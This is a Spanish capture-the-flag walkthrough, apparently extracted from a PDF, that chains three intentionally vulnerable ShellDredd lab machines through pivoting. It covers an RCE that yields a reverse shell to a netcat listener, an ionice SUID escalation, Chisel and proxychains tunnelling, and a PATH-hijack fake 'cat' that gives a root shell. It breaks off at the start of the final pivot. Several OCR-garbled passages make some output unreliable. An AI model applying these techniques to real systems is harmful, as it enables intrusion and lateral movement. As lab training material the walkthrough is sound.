

CTF BY SHELLDREDD

En este writeup vamos a resolver máquinas las VideoClub, CelebritySoup У Rei de ShellDredd de manera conjunta laboratorio donde un en pondremos en prácticas técnicas de pivoting para saltar de unaina a máquina.

EL HACKER ETICO



0-	In	trodu	ucción 2	
1-	C	omen	zamos 2	
2-	V	ideoCl	Club3	
	2.1.	Enu	umeración 3	
	2.	1.1.	Servicios abiertos	
	2.	1.2.	Enumeración Web 3	
	2.2.	Ехр	olotación9	
	2.3.	Elev	evación de privilegios 10	
3-	Pi	votan	ndo hacia Celebrity-Soup 11	
4-	C	elebrit	ity-Soup	
	4.1.	Enu	umeración	
	4.	1.1.	Servicios abiertos	-
	4.	1.2.	Enumeración Web 14	
	4.2.	Ехр	olotación 19	
	4.3.	Ele	evación de privilegios	
5-	Pi	votan	ndo hacia rei	
6-	R	ei		
	6.1.	Enu	umeración	
	6.	1.1.	Servicios abiertos	
	6.	1.2.	Enumeración Web	
	6.2.	Ехр	plotación31	
	6.3.	Elev	evación de privilegios33	





CTF By ShellDredd

0-Introducción

En esta ocasión vamos a realizar un writeup especial. Vamos a resolver todas las máquinas CTF de ShellDredd en un solo walkthrough. Como lo haremos, vamos a vulnerar la máquina Videoclub y a partir de aquí, pivotaremos a CelebritySoup y de aquí a rei.

1- Comenzamos

El primer paso será determinar la IP de la primera máquina que vamos a vulnerar.

Determinamos las redes donde se encuentra nuestra máquina de ataque.

```
)-[/home/kali/Desktop/lab_shelldredd_pivoting]
192.168.80.128 192.168.56.129
     poot@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
            inet 192.168.80.128 netmask 255.255.255.0 broadcast 192.168.80.255
inet6 fe80::20c:29ff:fe59:b994 prefixlen 64 scopeid 0×20<link>
ether 00:0c:29:59:b9:94 txqueuelen 1000 (Ethernet)
            RX packets 8008 bytes 10172238 (9.7 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1879 bytes 182750 (178.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
            inet 192.168.56.129 netmask 255.255.255.0 broadcast 192.168.56.255 inet6 fe80::88c7:159d:8db1:e019 prefixlen 64 scopeid 0×20link> ether 00:0c:29:59:b9:9e txqueuelen 1000 (Ethernet)
            RX packets 1329 bytes 86471 (84.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 998 bytes 70990 (69.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>
                                                     mtu 65536
            inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
            RX packets 515 bytes 45132 (44.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
TX packets 515 bytes 45132 (44.0 KiB)
             TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

La red que nos interesa es 192.168.56.0/24. Vamos a escanear que equipos se encuentran en esta red.

Ya sabemos la IP de la primera máquina vulnerable (192.168.56.133). Vamos con ella.





2- VideoClub

2.1. Enumeración

2.1.1. Servicios abiertos

Comenzamos con una enumeración rápida de los servicios disponibles.

Dos servicios abiertos, puertos 22 y 3377. Seguimos con el escaneo profundo de estos servicios.

```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
# nmap -p22,3377 -sVC -Pn -n -vvv 192.168.56.133
```

```
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
1 ssh-hostkey:
1 2048 969f0eb8034088968bb1bf58acffd53a (RSA)
1 ssh-rostkey:
2 2048 969f0eb8034088968bb1bf58acffd53a (RSA)
1 ssh-rost AAAABSNZACILycZEAAAADAQABAABAQAGbFV9hlfVy3QgYWDqLbBipEsgdzLdUi3gQABr1fB9lm30HkHSC3So3QQcnPvf6DyzNUkxmEYFx9VR62MyAp5+m4ktCYubzxWJCi1Fkj40/ZoW8mM/CtGauM0UE+rh
CyfkimgHrf2UEPBhsooshzZqoD6w0UMG0cuY0fibLf/uGAUJUbSRXmM4GNX4zHwPM+LwCOSiXfbp7xUIQSSTz+j5fm5I2GdZ7sqyXVGcxzVBCDY3yIHZCfuepcT/cmlqXswGe/uCrnGg7jklEQSTK5tgw7H9/8/CGXaPMU8
gWESAATmwk8lb1SisieiuTyGAX2j6AYAbjBZFVBknt-EddSbt5
1 256 f238ff3844lb7asd3dgcbbcdc3935545 (ECDSA)
1 ecdsa-sha2-nistp255 AAAAC12yZeAAAC1ABATABABBBCCYSQrVINVE94SA78F0dAd8fUl3o68TK0fVDecoax9kF0TBibP+8UErj479T03jSFPTujKJkcAONe3lzuB9i8=
2 256 35c2e890610d197b01f0b52ad1c627ad (ED25519)
1 ssh-ed25519 AAAAC3NZaCIlZDIINTESAAAAIEpj8Y6uelo8p7TJkXeLgP4UPp0q8lla67/f181Pk8Gy
3377/tcp open http syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
1 http-methods:
1 Supported Methods: GET POST OPTIONS HEAD
1 http-title: MaRGARITA VIDEO-CLUB
1 http-title: MaRGARITA VIDEO-CLUB
1 http-title: MaRGARITA VIDEO-CLUB
1 http-server-header: Apache/2.4.38 (Debian)
MAC Address: 00:00:29:1E:70:E0 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Servicios abiertos:

- Puerto 22 > SSH > OpenSSH 7.9p1
- Puerto 3377 > HTTP > Apache httpd 2.4.38

2.1.2. Enumeración Web

Tenemos un puerto 3377 HTTP abierto. Vamos a ver en el navegador el contenido.








Vamos a echar un vistazo al código fuente. Aunque parece que no hay nada interesante.

Vamos a realizar una enumeración de directorios a ver hay algo que pueda ayudarnos a avanzar. Vamos a utilizar dirsearch para enumerar directorios.

Existen los directorios /videos, /images y /manual y un archivo robots.txt. Vamos a comenzar viendo el contenido del archivo robots.txt.







Hay un hash que vamos a descifrar a continuación utilizando la herramienta CyberChef.



Output					
Recipe (click to load)	Result snippet				
From_Base64('N-ZA-Mn-za-m0- 9+/=',true,false)	Enjoy the best films and series of the video club margarita, the hidder side of cinema.				

"Enjoy the best films and series of the video club margarita, the hidden side of cinema." No encontramos nada interesante. Si seguimos bajando en este archivo encontramos que se hace referencia al archivo "list-defaulters.txt". Vamos a ver su contenido.

El archivo "list-defaulters.txt" encontramos una lista de usuarios. Vamos a descargarla porque nos puede ser útil más adelante.

```
k3v1n
sn4k3
d4t4s3c
g4t3s
st4llm4n
tlm
exif
tool
n0n4m3
lacashita
c4r4c0n0
sml
alt0rmenta
frodo
nolose
r1tm4tica
l0w
steg
fresh
neo
aquaman
w0nderw0m4n
```







Vamos a ver el contenido de los directorios /videos e /images.



Index of /videos

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
alf-trailer.mp4	2021-09-28 10:10	20M
caraconos.mp4	2021-09-28 10:10	45M
coche-trailer.mp4	2021-09-28 10:10	4.8M
dance.mp4	2021-09-28 10:10	27M
ghost-trailer.mp4	2021-09-28 10:10	16M
hackers-trailer.mp4	2021-09-28 10:10	12M
matrix-video.mp4	2021-09-28 10:10	10M
movirecords.mp4	2021-09-28 10:10	1.2M
terminator-video.mp4	2021-09-28 10:10	30M
tron-trailer.mp4	2021-09-28 10:10	60M

Apache/2.4.38 (Debian) Server at 192.168.56.133 Port 3377



Index of /images

<u>Name</u>	Last modified	<u>Size</u>	<u>Description</u>
Parent Directory		-	
alf.png	2021-09-28 10:10	24K	
bunny.jpg	2021-09-28 10:10	269K	
cartel-club.gif	2021-09-28 10:10	2.3M	
coche-fantastico.jpg	2021-09-28 10:10	430K	
darkcity.jpeg	2021-09-28 10:10	103K	
💁 <u>friends.jpg</u>	2021-09-28 10:10	117K	
💁 g <u>argolas.jp</u> g	2021-09-28 10:10	236K	
g <u>host.jpg</u>	2021-09-28 10:10	303K	
hackers.jpg	2021-09-28 10:10	34K	
maritrini_logo.png	2021-09-28 10:10	17K	
<u>™atrix.jpg</u>	2021-09-28 10:10	227K	
monk.jpeg	2021-09-28 10:10	19K	
movirecord.png	2021-09-28 10:10	593K	

Vamos a descargar el contenido de ambos directorios para ver si hay información interesante en ellos.





```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
# wget -r 192.168.56.133:3377
--2023-02-18 10:11:45-- http://192.168.56.133:3377/
Connecting to 192.168.56.133:3377 ... connected.
HTTP request sent, awaiting response ... 200 OK
```

Extraemos los metadatos de todos los videos e imágenes de la siguiente forma:

```
(reot@kali)-[/home/.../Desktop/lab_pivoting_shelldredd/videoclub/images]
# exiftool *
```

Vamos a analizar los datos que hemos obtenido de extraer los metadatos de las imágenes.

```
X Resolution
Y Resolution
                                  : 1
Resolution Unit
                                  : None
Y Ch Cr Positioning

    Centered

                                 : zerial_killer:bien_cabron
Copyright
Image Width
                                  : 2/9
Image Height
                                  : 402
Encoding Process
                                  : Baseline DCT, Huffman coding
Bits Per Sample
                                  : 8
Color Components
```

Vamos a realizar el mismo procedimiento para los archivos del directorio /videos.


```
i)-[/home/.../Desktop/lab_pivoting_shelldredd/videoclub/videos]
       = alf-trailer.mp4
ExifTool Version Number
                                    : 12.49
                                    : alf-trailer.mp4
File Name
Directory
                                    : 21 MB
File Size
File Modification Date/Time
                                      2021:09:28 10:10:30-04:00
File Access Date/Time
File Inode Change Date/Time
                                    : 2023:01:25 15:47:42-05:00
                                      2023:01:25 15:47:42-05:00
File Permissions
                                      -rw-r--r
File Type
                                      MP4
File Type Extension
MIME Type
                                      mp4
                                    : video/mp4
                                      MP4 v2 [ISO 14496-14]
0.0.0
Major Brand
Minor Version
Compatible Brands
                                      isom, mp42
Movie Header Version
Create Date
                                      2016:09:05 00:11:13
Modify Date
                                      2016:09:05 00:11:13
```

Vamos a filtrar la información resultado utilizando el término "Copyright" que nos devolvió resultados interesantes al extraer los metadatos de las imágenes.






¿Cómo podemos interpretar esto? ¿Pueden ser directorios ocultos? ¿Archivos? Vamos a realizar comprobaciones. k1nd3rs, t3rm1n4t0r, m14_w4ll4c3 y c0n3h34ds son directorios de este sitio Web. c0ntr0l, no es un directorio. ¿Puede ser un archivo? Vamos a comprobarlo. Para ello, vamos a hacer uso de la herramienta Burp Suite Intruder.



c0ntr0l es un archivo PHP.








2.2. Explotación

No devuelve resultado. Podemos probar si es vulnerable a RCE. Para ello, vamos a utilizar la lista de usuarios que descargamos antes. Volvemos a utilizar para ello la herramienta Burp Suite Intruder.





 $4 \text{du1t_z0n3} \ \text{boom.css} \ \text{c0n3h34ds} \ \text{c0ntr0l.php} \ \text{images} \ \text{index.html} \ \text{k1nd3rs} \ \text{list-defaulters.txt} \ \text{m14_w4ll4c3} \ \text{robots.txt} \ \text{t3rm1n4t0r} \ \text{tr0n} \ \text{videoplayback} \ \text{videos} \ \text{boom.css} \ \text{c0n3h34ds} \ \text{c0ntr0l.php} \ \text{images} \ \text{index.html} \ \text{k1nd3rs} \ \text{list-defaulters.txt} \ \text{m14_w4ll4c3} \ \text{robots.txt} \ \text{t3rm1n4t0r} \ \text{tr0n} \ \text{videoplayback} \ \text{videos} \ \text{videoplayback} \ \text{videop$


Hay cositas interesantes, los directorios /images y /videos, los directorios ocultos que encontramos en los metadatos, robots.txt...



uid=33(www-data) gid=33(www-data) groups=33(www-data)

El sitio Web es vulnerable a RCE. Vamos a aprovechar esta vulnerabilidad para explotar la máquina.

Vamos a enviar una Shell reversa aprovechando esta vulnerabilidad.



Y colocamos un oyente en nuestra máquina de ataque en el puerto 4444.



```
(root@ kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
% nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.133] 49828
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Ya tendríamos conexión con la máquina VideoClub. Para el fin de este laboratorio podría ser suficiente, ya que con los privilegios que tenemos actualmente, ya podríamos realizar el pivote hacia la siguiente máquina. En esta ocasión, vamos a elevar a privilegios máximos y desde allí iniciamos el pivote.

Primero comenzamos realizando el tratamiento de la terminal.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@video-club-margarita:/var/www/html$ export TERM=xterm
export TERM=xterm
www-data@video-club-margarita:/var/www/html$
```

2.3. Elevación de privilegios

Vamos a realizar una serie de enumeraciones manuales que nos pueden dar información útil para la elevación de privilegios.

```
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
[sudo] password for www-data:
```

No podemos ejecutar comandos sudo, no disponemos de password.

Continuamos enumerando binarios SUID.

```
www-data@video-club-margarita:/var/www/html$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
//nome/librarian/ionice |
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/newgrp
/usr/bin/su
/usr/bin/su
/usr/bin/mount
/usr/bin/mount
/usr/bin/chfn
/usr/bin/chfn
/usr/bin/gpasswd
www-data@video-club-margarita:/var/www/html$
```



10



El binario "ionice" puede ser interesante. Vamos a consultar en <u>GTFOBins</u>, si existe posibilidad de elevar privilegios aprovechar la presencia de este binario.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh-p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh-p, shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which ionice) .
./ionice /bin/sh -p
```

Ejecutamos en la terminal ./ionice /bin/sh -p y ya tendremos privilegios máximos.

3- Pivotando hacia Celebrity-Soup

Una vez hemos tomado privilegios máximos en la máquina VideoClub, vamos a comenzar el proceso para pivotar hacia el siguiente objetivo, Celebrity-Soup. El primer paso será averiguar a que redes tiene acceso la máquina VideoClub.

```
www-data@video-club-margarita:/tmp$ hostname -I
hostname -I
192.168.220.132 192.168.56.133
```

La red 192.168.56.0/24 es la red donde se encuentra nuestra máquina de ataque, por lo que ahora la red que nos interesa es la 192.168.220.132/24. Vamos a cagar un script de reconocimiento de IP mediante pingo con el que vamos a enumerar los equipos que están conectados a esta segunda red. Primero creamos un servidor HTTP con Python.

```
(root@ kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
# python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 (http://0.0.0.0:1234/) ...
192.168.56.133 - - [18/Feb/2023 10:35:04] "GET /reconIP.sh HTTP/1.1"
200 -
```





Damos permisos de ejecución y comenzamos a enumerar la red buscando otros equipos.

```
www-data@video-club-margarita:/tmp$ ./reconIP.sh
./reconIP.sh
Enter the network prefix (e.g. 192.168.1): 192.168.220
192.168.220
192.168.220.132 is up
192.168.220.133 is up
```

Recordamos que la IP 132 es de la máquina VideoClub, por lo que la IP que nos interesa para el siguiente paso es la 192.168.220.133. Próximo paso, cargar un binario de la herramienta "Chisel" en la máquina VideoClub. ¿Para qué sirve "Chisel"? En este caso, nos será útil para crear un túnel a través del cual poder conectarnos a la máquina víctima desde nuestra máquina de ataque, que en principio no tiene conexión directa con la máquina Celebrity-Soup. Para ello, volvemos a utilizar el mismo servidor HTTP Python creado anteriormente.

```
ww-data@video-club-margarita:/tmp$ wget 192.168.56.129:1234/chisel
wget 192.168.56.129:1234/chisel
--2023-02-18 11:49:13-- http://192.168.56.129:1234/chisel
Connecting to 192.168.56.129:1234... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8704000 (8.3M) [application/octet-stream]
Saving to: 'chisel'
                                                               --.-KB/s
chisel
                                                           Ø
chisel
                        35%[=
                                                       2.95M
                                                               14.6MB/s
chisel
n 0.3s
2023-02-18 11:49:13 (24.3 MB/s) - 'chisel' saved [8704000/8704000]
```

Vamos a crear el túnel utilizando "Chisel". En la máquina de ataque ejecutamos lo siguiente:

```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
    chisel server -- reverse -p 4444
2023/02/18 10:50:42 server: Reverse tunnelling enabled
2023/02/18 10:50:42 server: Fingerprint aJkFHt7mOC2el26bUSOhz42GmjKdb
/p4+5FzZNYyFIA=
2023/02/18 10:50:42 server: Listening on http://0.0.0.0:4444
```





Mientras que, en la máquina atacada, ejecutamos esto:

```
www-data@video-club-margarita:/tmp$ ./chisel client 192.168.56.129:44
44 R:socks
<a:/tmp$ ./chisel client 192.168.56.129:4444 R:socks
2023/02/18 11:52:17 client: Connecting to ws://192.168.56.129:4444
2023/02/18 11:52:17 client: Connected (Latency 5.905463ms)</pre>
```

Una vez completada la ejecución, tendremos conexión con todos los servicios de la máquina "Celebrity-Soup" lanzando un único comando.

```
(root@keli)-[/home/kali/Desktop/lab_shelldredd_pivoting]

g chisel server --reverse -p 4444

2023/02/18 10:50:42 server: Reverse tunnelling enabled

2023/02/18 10:50:42 server: Fingerprint aJkFHt7mOC2el26bUSOhz42GmjKdb
/p4+5FzZNYyFIA=

2023/02/18 10:50:42 server: Listening on http://0.0.0.0:4444

2023/02/18 10:52:17 server: session#1: Client version (1.7.4) differs
from server version (0.0.0-src)

2023/02/18 10:52:17 server: session#1: tun: proxy#R:127.0.0.1:1080⇒s
ocks: Listening
```

Se crea una conexión de tipo socks a la escucha en el puerto 1080. Para que esto funcione debemos crear una conexión socks para ese puerto en el archivo /etc/proxychains.conf. Añadimos la siguiente línea al archivo.

```
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1080
```

A partir de este momento, utilizaremos la herramienta "proxychains" para poder servirnos del túnel creado y poder conectarnos a "Celebrity-Soup" desde nuestra máquina de ataque.

El siguiente paso será vulnerar "Celebrity-Soup".

4- Celebrity-Soup

4.1. Enumeración

4.1.1. Servicios abiertos

Comenzamos realizando una enumeración rápida de los servicios abierto en Celebrity-Soup con NMAP. Debemos utilizar "proxychains" para poder conectarnos desde nuestra máquina de ataque.





```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
proxychains -q nmap -p- -sVC -T5 -Pn -n -sT -vvv 192.168.220.133
```

```
PORT STATE SERVICE REASON
21/tcp open ftp syn-ack
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Siguiente paso, enumeración profunda de los servicios abiertos.

```
(root⊗ kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]

# proxychains -q nmap -p21,22,80 -sVC -T5 -Pn -n -sT -vvv 192.168.220.133

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
22/tcp open ftp syn-ack vsf
```

Tenemos servicios abiertos en:

Puerto 21: vsftpd 3.0.3

Puerto 22: OpenSSH 7.9p1

• Puerto 80: Apache httpd 2.4.38

Como el puerto 80 está habilitado, vamos a comenzar viendo que contiene.

4.1.2. Enumeración Web

Antes de poder abrir el puerto 80 en el navegador de nuestra máquina de ataque, debemos configurar "foxy proxy" para poder tunelizar la conexión SOCKS5 hacia nuestro navegador y poder ver el contenido de la Web.

Title or Description (optional)	_	Proxy Type		
proxychains		SOCKS5 ▼		
Color		Proxy IP address or DNS name ★		
#66cc66		127.0.0.1		
Send DNS through SOCKS5 proxy		Port ★		
		1080		
		Username (optional)		
		username		
		Password (optional) 📀		



14








Vamos a seguir enumerando los directorios del sitio Web.

Interesante tenemos el archivo robots.txt, vamos que información contiene.







Abrimos los 4 contract*.html pero no contienen información interesante en principio.

Pasamos a abrir los archivos sector*.html. Una vez abiertos varios de ellos vemos que al final del código de cada uno de ellos tenemos este patrón repetido.

Vamos a descargar todos estos archivos y extraer todos los "secretos".

```
"cool@ kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
"proxychains -q curl --silent "http://192.168.220.133/sector[1-10].html" | grep secret

<div secreti="pu"></div>
<div secreti="pu"></div>
<div secreti="pu"></div>
<div secreti="ma"></div>
</div secreti="ma"></div secreti="
```

Obtenemos lo que parecen las sílabas de una palabra que pueden pertenecer a un nombre de usuario o una contraseña. Ya también, tenemos las indicaciones para encontrar la sección 9.

```
proxychains -q curl --silent "http://192.168.220.133/sector[1-10].html" | grep secret | grep -oP '".*?"' | tr -d '""'
pu
pp
et
ma
st
er
```





La palabra formada es "puppetmaster".


Vamos a continuación a buscar la ubicación de la sección 9. Analizamos tanto la web como el código fuente, pero no encontramos nada que parezca útil. Vamos a crear un diccionario a partir del contenido de la web con el que posteriormente volveremos a hacer fuzzing de directorios en la web.

```
(root@ kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
proxychains -q cewl --with-numbers http://192.168.220.133/sector9.html >fuz.txt
```

Con la lista creada, vamos a volver a realizar otra tarea de fuzzing por si existiese otro directorio no encontrado anteriormente.

```
roor@ kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
proxychains -q gobuster dir -u http://192.168.220.133 -t 50 -x .php,.html,.txt -w fuzz.txt
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                 http://192.168.220.133
   Method:
                                 GET
   Threads:
   Wordlist:
   Negative Status codes:
User Agent:
                                404
                                 gobuster/3.4
                                 html,txt,php
   Timeout:
                                 10s
023/02/18 11:38:03 Starting gobuster in directory enumeration mode
                        (Status: 200) [Size: 2172]
/project2501.html
rogress: 600 / 604 (99.34%)
2023/02/18 11:38:09 Finished
              Li)-[/home/kali/Desktop/lab_shelldredd_pivoting]
```

Vamos a ver el archivo encontrado en el navegador Web.







Hay una imagen. ¿Qué podemos hacer? Podemos extraer sus metadatos, descifrarla, buscar información en el código fuente de la página Web.

Vamos a buscar la imagen en el código fuente.

```
<meta name="author" content="ShellDredd" />
<meta name="copyright" content="ShellDredd" />
k rel="icon" href="images/9-logo.ong" type="image/jpeg" sizes="16x16" />
    k href="modding.css" rel="stylesheet">
    <title>Project 2501</title>
</head>
<body>
    <script>
        window.onload = function(){
    var contenedor = document.getElementById('contenedor_carga');
            contenedor.style.visibility = 'hidden';
contenedor.style.opacity = '0';
    </script>
                                        .contract2 {
                                          font: Open Sans, Impact;
background-image: url(images/contract2.jpg);
                                          background-size: cover;
                                          width: 100%;
height: 1000px;
                                       }
                                        .contract3 {
                                          font: Open Sans, Impact;
background-image: url(images/contract3.gif);
                                          background-size: cover;
width: 100%;
                                          height: 1000px;
                                       }
                                        .contract4 {
  font: Open Sans, Impact;
  background-image: url(images/contract4.gif);
                                          background-size: cover;
                                          width: 100%;
                                          height: 1000px;
                                        .project {
                                          background-image: url(images/master.png);
                                          background-size: cover;
                                          width: 100%;
height: 1700px;
```

Descargamos la imagen.






Desciframos la imagen con esta herramienta.



Y con CyberChef, desciframos el binario obtenido anteriormente.



Puede ser una contraseña. Recordamos que tenemos un servicio SSH corriendo en el puerto 22.

4.2. Explotación

Con el posible nombre de usuario "puppetmaster" y la contraseña extraída de la imagen anterior, vamos a intentar iniciar sesión a través de SSH.





Ya tenemos acceso a la máquina víctima como usuario "puppetmaster". Vamos a por la flag.

```
puppetmaster@CelebritySoup:~$ ls
systeminfo user.txt
puppetmaster@CelebritySoup:~$ cat user.txt
hSt
puppetmaster@CelebritySoup:~$
```

El siguiente paso será la elevación de privilegios.

4.3. Elevación de privilegios

En el mismo directorio donde encontramos la flag user.txt, encontramos un systeminfo que puede ser útil.

```
puppetmaster@CelebritySoup:~$ ./systeminfo

root
uid=0(root) gid=1000(puppetmaster) grupos=1000(puppetmaster),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
CelebritySoup
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION_ID="10"
VERSION_ID="10"
VERSION_ED="10"
VERSION_ID="10"
VERSION_ID="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
4.19.0-13-amd64
```

Vamos a analizar este archivo realizando reversing por si pudiese contener información interesante más allá de la que vimos anteriormente.





Vamos a filtrar por directorios interesantes.

```
puppetmaster@CelebritySoup:~$ strings systeminfo | grep /
/lib64/ld-linux-x86-64.so.2
u/UH
/usr/bin/whoami
/usr/bin/id
/usr/bin/hostname
cat /etc/*release
/usr/bin/uname -r
puppetmaster@CelebritySoup:~$
```

En el comando "cat", no se especifica una ruta absoluta, no como "/usr/bin/whoami", entonces podemos crear un "falso cat" para que, al colocarlo en la variable de entorno, systeminfo ejecuta nuestro cat.

Vamos a comprobar si "systeminfo" tiene activo el bit SUID.





```
puppetmaster@CelebritvSoup:~$ find / -perm -u=s -type f 2>/dev/null
/home/puppetmaster/systeminfo
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/mount
puppetmaster@CelebritySoup:~$
```

Cuando llamemos al ejecutable "systeminfo", nuestro "falso cat" será ejecutado. Vamos a crear nuestro "falso cat".

```
puppetmaster@CelebritySoup:~$ echo "bash -p" > /tmp/cat
puppetmaster@CelebritySoup:~$ chmod +x /tmp/cat
puppetmaster@CelebritySoup:~$ export PATH=/tmp/:$PATH
puppetmaster@CelebritySoup:~$ echo $PATH
/tmp/:/usr/local/bin:/usr/bin:/usr/local/games:/usr/games
puppetmaster@CelebritySoup:~$ []
```

El siguiente paso será volver a ejecutar "systeminfo". Ya deberíamos tener privilegios máximos en la máquina víctima.

```
puppetmaster@CelebritySoup:~$ ./systeminfo

root
uid=0(root) gid=1000(puppetmaster) grupos=1000(puppetmaster),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
CelebritySoup
root@CelebritySoup:~#
```

Vamos a por la flag.

```
root@CelebritySoup:~# find / -name root.txt
/root/root.txt
root@CelebritySoup:~# cat /root/root.txt
root@CelebritySoup:~# more /root/root.txt
bS8g__
root@CelebritySoup:~#
```

Como hemos modificado "cat", no funciona para abrir la flag. Debemos utilizar "more" o "less".

Y siguiente paso será el último pivoting del laboratorio, hacia la máquina "rei"





5- Pivotando hacia rei

Comenzamos comprobando en que redes tiene conexión la máquina "CelebritySoup"

```
root@CelebritySoup:~# hostname -I
192.168.60.130 192.168.220.133
root@CelebritySoup:~#
```

Esta conectada a dos redes. La 192.168.220.0/24 corresponde a la red donde también está conectada la máquina "VideoClub". Así que la red que nos interesa es 192.168.60.0/24. Vamos a cargar un ejecutable bash que realice un escaneo de las IP activas en esa red. Habilitamos un servidor con Python sobre la máquina VideoClub a partir de la cual transferiremos el ejecutable "reconIP.sh" a "CelebritySoup". Una vez hecho esto, daremos permisos y ejecutaremos.

En nuestra máquina volvemos a conectar otra Shell con la que nos conectaremos a "VideoClub", una vez hecho esto, ya podremos levantar el servidor.

```
(root@kali)-[/home/kali/Desktop/lab_shelldredd_pivoting]
# nc -lnvp 5000
listening on [any] 5000 ...
connect to [192.168.56.129] from (UNKNOWN) [192.168.56.133] 51158
cd /tmp
ls
chisel
reconIP.sh
